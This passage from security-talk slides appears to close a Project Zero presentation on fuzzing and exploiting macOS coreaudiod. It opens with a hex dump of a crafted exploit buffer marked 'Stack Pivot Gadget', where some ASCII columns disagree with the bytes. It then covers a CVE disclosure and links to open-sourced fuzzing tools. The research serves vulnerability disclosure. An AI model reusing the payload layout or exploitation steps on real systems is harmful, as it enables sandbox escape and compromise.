7FD800827230: 69 6F 2F 6D 61 6C 69 63 69 6F 75 73 2E 74 78 74 |io/malicious.txt|
7FD800827240: 00 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |.BBBBBBBBBBBBBBBBB|
7FD800827250: 60 D0 29 0C F8 7F 00 00 42 42 42 42 42 42 42 42 |`.).....BBBBBBBB|
7FD800827260: 30 35 CB 27 F9 7F 00 00 F0 8B D4 17 F8 7F 00 00 |05.'.....|
7FD800827270: 01 02 00 00 00 00 00 00 FE 47 51 18 F8 7F 00 00 |.....GQ....|
7FD800827280: A4 01 00 00 00 00 00 00 09 5B B1 0E F8 7F 00 00 |.....[....|
7FD800827290: 05 00 00 02 00 00 00 00 89 30 B4 0E F8 7F 00 00 |.....0....|
7FD8008272A0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD8008272B0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD8008272C0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD8008272D0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD8008272E0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD8008272F0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827300: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827310: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827320: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827330: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827340: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827350: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBBBBBBBBB|
7FD800827360: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 |BBBBBBBBBD.....|
7FD800827370: 42 42 42 42 42 42 42 42 42 42 44 82 09 18 F9 7F 00 00 |BBB|  
Stack Pivot Gadget
```



THE ATTACK CYCLE

# Demo Time!!!

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability



THE ATTACK CYCLE

## Bonus: CVE-2025-31235

- Just patched, May 12, 2025!
- Double-free in **CoreAudio/coreaudiod**
- More info soon

### Audio

Available for: macOS Sequoia

Impact: An app may be able to cause unexpected system termination

Description: A double free issue was addressed with improved memory management.

CVE-2025-31235: Dillon Franke working with Google Project Zero

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability



# Blog Post & Tool Open Sourcing

- Part 1 of this research was just released last week in blog form!
  - <https://googleprojectzero.blogspot.com/2025/05/breaking-sound-barrier-part-i-fuzzing.html>
- The following tools are also open-sourced:
  - <https://github.com/googleprojectzero/p0tools/tree/master/CoreAudioFuzz>
    - Fuzzing harness
    - Custom instrumentation
    - PoC crash for CVE-2024-54529



# Conclusion

- The power and importance of sandbox escape vectors
- Knowledge-driven fuzzing approach to vulnerability research
- Exploitation process of a Type Confusion vulnerability in **coreaudiod**
- Inspired you to perform security research of your own!



# A Huge Thank You To:

- Ned Williamson
- Ivan Fratic
- My fianceé, Isabel!



TAKEAWAYS

Questions

# Thank You!

**Twitter:** @dillon\_franke

**Blog:**

<https://dillonfrankesecurity.com>